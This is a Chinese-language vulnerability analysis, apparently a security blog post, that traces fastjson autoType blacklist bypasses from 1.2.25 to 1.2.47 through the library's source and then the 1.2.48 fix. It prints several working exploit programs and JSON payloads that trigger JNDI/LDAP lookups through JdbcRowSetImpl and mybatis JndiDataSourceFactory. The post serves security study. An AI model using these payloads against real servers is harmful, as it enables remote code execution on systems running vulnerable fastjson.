
当autoTypeSupport为false时,同时经过黑白名单后,会进行loadClass,我们跟进loadClass看看
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 public static Class<?> loadClass(String className, ClassLoader classLoader, boolean cache) { if (className != null && className.length() != 0 ) { Class<?> clazz = (Class)mappings.get(className); if (clazz != null ) { return clazz; } else if (className.charAt(0 ) == '[' ) { Class<?> componentType = loadClass(className.substring(1 ), classLoader); return Array.newInstance(componentType, 0 ).getClass(); } else if (className.startsWith("L" ) && className.endsWith(";" )) { String newClassName = className.substring(1 , className.length() - 1 ); return loadClass(newClassName, classLoader); } else { try { if (classLoader != null ) { clazz = classLoader.loadClass(className); if (cache) { mappings.put(className, clazz); } return clazz; } } catch (Throwable e) { e.printStackTrace(); } try { ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader(); if (contextClassLoader != null && contextClassLoader != classLoader) { clazz = contextClassLoader.loadClass(className); if (cache) { mappings.put(className, clazz); } return clazz; } } catch (Throwable var6) { } try { clazz = Class.forName(className); mappings.put(className, clazz); return clazz; } catch (Throwable var5) { return clazz; } } } else { return null ; } }
发现会对class名进行一些判断,当其始于L而终于;时会去除L和;生成一个新的newClassName并对newClassName加载类。
这里就是漏洞利用点了,当我们把原先的com.sun.rowset.JdbcRowSetImpl改成Lcom.sun.rowset.JdbcRowSetImpl;不就可以绕过黑名单并成功loadClass了吗!!
exp如下:
1 2 3 4 5 6 7 8 9 10 import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser.ParserConfig; public class SuccessBypassEXP { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String payload = "{\"@type\":\"Lcom.sun.rowset.JdbcRowSetImpl;\",\"dataSourceName\":\"ldap://127.0.0.1:1099/meteorkai\",\"autoCommit\":\"true\" }" ; JSON.parse(payload); } }
成功了!
1.2.25-1.2.42 补丁绕过 然后我们再来看1.2.42版本的

在checkAutoType方法中,对于L,[和`号开头的先去除了一次开头和末尾,那么我们重写即可。。这代码写的也是没谁了。。
1 2 3 4 5 6 7 8 9 10 import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser.ParserConfig;public class fastjson142_bypass { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String payload = "{\"@type\":\"LLcom.sun.rowset.JdbcRowSetImpl;;\",\"dataSourceName\":\"ldap://127.0.0.1:1099/meteorkai\",\"autoCommit\":\"true\" }" ; JSON.parse(payload); } }

1.2.25-1.2.43 补丁绕过 我们先看一下源码,虽然自1.2.42开始变成了hash,肉眼很难看!
相比1.2.42我发现多了一层if判断,其实就是对LL进行判断,修改的是直接对类名以”LL”开头的直接报错。
但是以 [开头的类名自然能成功绕过上述校验以及黑名单过滤。
我们进入到loadClass方法
我们可以用[,那么我们就可以初步构造一下payload:
1 2 3 4 5 { "@type":"[com.sun.rowset.JdbcRowSetImpl", "dataSourceName":"ldap://localhost:1099/meteorkia", "autoCommit":true }
但是这样其实还是会报错的,报错信息如下:
1 Exception in thread "main" com.alibaba.fastjson.JSONException: exepct '[', but ,, pos 42, json : {"@type":"[com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://127.0.0.1:1099/meteorkai","autoCommit":"true" }
那么我们调试一下,代码继续往下走,进入到deserialize
在反序列化中,调用了DefaultJSONParser.parseArray()函数来解析数组内容,我们跟进
好啦,发现报错信息的地方啦!
但是此处我们的token是16,而不是14,所以会报错。
所以我们接下来要做的就是让token为14。
问ai:当 @type 以 [ 开头时,FastJSON 的 DefaultJSONParser 会判定这个类是一个数组类型。既然是数组类型,解析器就会调用 parseArray。
接下来我们寻找一下token的来源
我们跟进JSONToken.name看看
发现与报错相符合。所以我们更改一下我们的payload,让token为14
1 2 3 4 5 { "@type":"[com.sun.rowset.JdbcRowSetImpl"[, "dataSourceName":"ldap://localhost:1099/meteorkia", "autoCommit":true }
这里其实就是为了满足parseArray的校验。
但是依旧报错了:
1 Exception in thread "main" com.alibaba.fastjson.JSONException: syntax error, expect {, actual string, pos 43, fastjson-version 1.2.43
其实就是在[后面再加上一个{,但是我不知道为什么·。问问ai
现在解析器已经进入了数组内部。重点来了: 我们的最终目标是触发 JdbcRowSetImpl 里的 setDataSourceName 方法。
在 FastJSON 中,只有在解析“对象”(Object)时,才会去调用 Setter 方法。
**如果不加 {**:解析器会尝试寻找数组的元素。但它不知道该怎么把接下来的 "dataSourceName":... 填进一个数组里,这不符合 JSON 语法。
加了 { 之后 :
解析器看到 {,会触发一个新的逻辑:“哦,数组里的第一个元素是一个对象,我现在开始解析这个对象。”
于是,它会创建一个 JdbcRowSetImpl 的实例。
接着,它开始读取对象内部的键值对。当它读到 "dataSourceName" 时,它会通过反射寻找 setDataSourceName 方法并调用它。
漏洞触发! JNDI 连接请求被发送了出去。
所以,[{ 就像是一套组合拳:
[ 是通行证 ,让你绕过 parseArray 的语法检查。{ 是导火索 ,让解析器重新回到“解析对象属性”的正轨上,从而触发 Setter 方法。
因此,payload为
1 2 3 4 5 { "@type":"[com.sun.rowset.JdbcRowSetImpl"[{, "dataSourceName":"ldap://localhost:1099/meteorkia", "autoCommit":true }
成功了!
但是可能很奇怪,为什么{后面直接是一个,,好奇怪啊!我们看源码
在 FastJSON 解析对象的源码里,它会进入一个 for 循环来读取属性。它对逗号的容错性极高 。直接跳过!
1.2.25-1.2.45补丁绕过 前提条件:需要目标服务端存在mybatis的jar包,且版本需为3.x.x系列<3.5.0的版本。
1 2 3 4 5 6 7 <dependency > <groupId > org.mybatis</groupId > <artifactId > mybatis</artifactId > <version > 3.4.6</version > <scope > compile</scope > </dependency >
这里其实换了一条链子了,我们先看看payload:
1 2 3 4 5 6 7 { "@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory", "properties": { "data_source":"ldap://localhost:1099/meteorkai" } }
主要就是黑名单绕过,这个类我们在哈希黑名单中1.2.46的版本中可以看到:
接下来我们来分析一下,继续看CheckAutoType方法
看到对前一个补丁绕过方法的”[“字符进行了过滤,只要类名以”[“开头就直接抛出异常。
后面由于”org.apache.ibatis.datasource.jndi.JndiDataSourceFactory”不在黑名单中,因此能成功绕过checkAutoType()函数的检测。
继续往下调试分析org.apache.ibatis.datasource.jndi.JndiDataSourceFactory这条利用链的原理。
先看一下JndiDataSourceFactory#setProperties方法
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 public void setProperties (Properties properties) { try { Properties env = getEnvProperties(properties); InitialContext initCtx; if (env == null ) { initCtx = new InitialContext (); } else { initCtx = new InitialContext (env); } if (properties.containsKey("initial_context" ) && properties.containsKey("data_source" )) { Context ctx = (Context)initCtx.lookup(properties.getProperty("initial_context" )); this .dataSource = (DataSource)ctx.lookup(properties.getProperty("data_source" )); } else if (properties.containsKey("data_source" )) { this .dataSource = (DataSource)initCtx.lookup(properties.getProperty("data_source" )); } } catch (NamingException e) { throw new DataSourceException ("There was an error configuring JndiDataSourceTransactionPool. Cause: " + e, e); } }
熟悉的JNDI注入漏洞,即InitialContext.lookup(),其中参数由我们输入的properties属性中的data_source值获取的

exp如下:
1 2 3 4 5 6 7 8 9 10 11 import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser.ParserConfig;public class fastjson145_bypass { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String payload = "{\"@type\":\"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory\"," + "\"properties\":{\"data_source\":\"ldap://localhost:1099/meteorkai\"}}" ; JSON.parse(payload); } }
1.2.25-1.2.47补丁绕过 注意:此处无需开启AutoTypeSupport ,同时也是基于checkAutoType()函数绕过的
1.2.25-1.2.32版本:未开启AutoTypeSupport时能成功利用,开启AutoTypeSupport反而不能成功触发;
1.2.33-1.2.47版本:无论是否开启AutoTypeSupport,都能成功利用;
1.2.45的绕过是通过JndiDataSourceFactory进行的,在1.2.45中JndiDataSourceFactory并不是黑名单,而1.2.47将其纳入黑名单了。
先给出exp:
1 2 3 4 5 6 7 8 9 10 11 import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser.ParserConfig;public class fastjson147_bypass { public static void main (String[] args) { String payload = "{\"a\":{\"@type\":\"java.lang.Class\",\"val\":\"com.sun.rowset.JdbcRowSetImpl\"}," + "\"b\":{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," + "\"dataSourceName\":\"ldap://localhost:1099/Exploit\",\"autoCommit\":true}}" ; JSON.parse(payload); } }
绕过的大体思路是通过 java.lang.Class,将JdbcRowSetImpl类加载到Map中缓存,从而绕过AutoType的检测。因此将payload分两次发送,第一次加载,第二次执行。默认情况下,只要遇到没有加载到缓存的类,checkAutoType()就会抛出异常终止程序。
我们接下来开始分析源码:
在调用DefaultJSONParser.parserObject()函数时,其会对JSON数据进行循环遍历扫描解析。
在第一次扫描解析中,进行checkAutoType()函数,由于未开启AutoTypeSupport,因此不会进入黑白名单校验的逻辑;由于@type执行java.lang.Class类,该类在接下来的findClass()函数中直接被找到,并在后面的if判断clazz不为空后直接返回:
然后我们继续往下调试。退出checkAutoType后往下getDeserializer,获取到MiscCoder。

然后调用MiscCoder#deserialze,其中判断键是否为”val”,是的话再提取val键对应的值赋给objVal变量,而objVal在后面会赋值给strVal变量:

然后继续往下走,判断clazz是否为Class类,是的话调用TypeUtils.loadClass()加载strVal变量值指向的类:

在TypeUtils.loadClass()函数中,成功加载com.sun.rowset.JdbcRowSetImpl类后,就会将其缓存在Map中:
上述部分对应payload中的a部分,接下来开始json的第二部分b
在扫描第二部分的JSON数据时,由于前面第一部分JSON数据中的val键值”com.sun.rowset.JdbcRowSetImpl”已经缓存到Map中了,所以当此时调用TypeUtils.getClassFromMapping()时能够成功从Map中获取到缓存的类,进而在下面的判断clazz是否为空的if语句中直接return返回了,从而成功绕过checkAutoType()检测:
至此分析完毕了,接下来我们看看相关补丁。
补丁分析 由于1.2.47这个洞能够在不开启AutoTypeSupport实现RCE,因此危害十分巨大,看看是怎样修的。1.2.48中的修复措施是,在loadClass()时,将缓存开关默认置为False,所以默认是不能通过Class加载进缓存了。同时将Class类加入到了黑名单中。
调试分析,在调用TypeUtils.loadClass()时中,缓存开关cache默认设置为了False
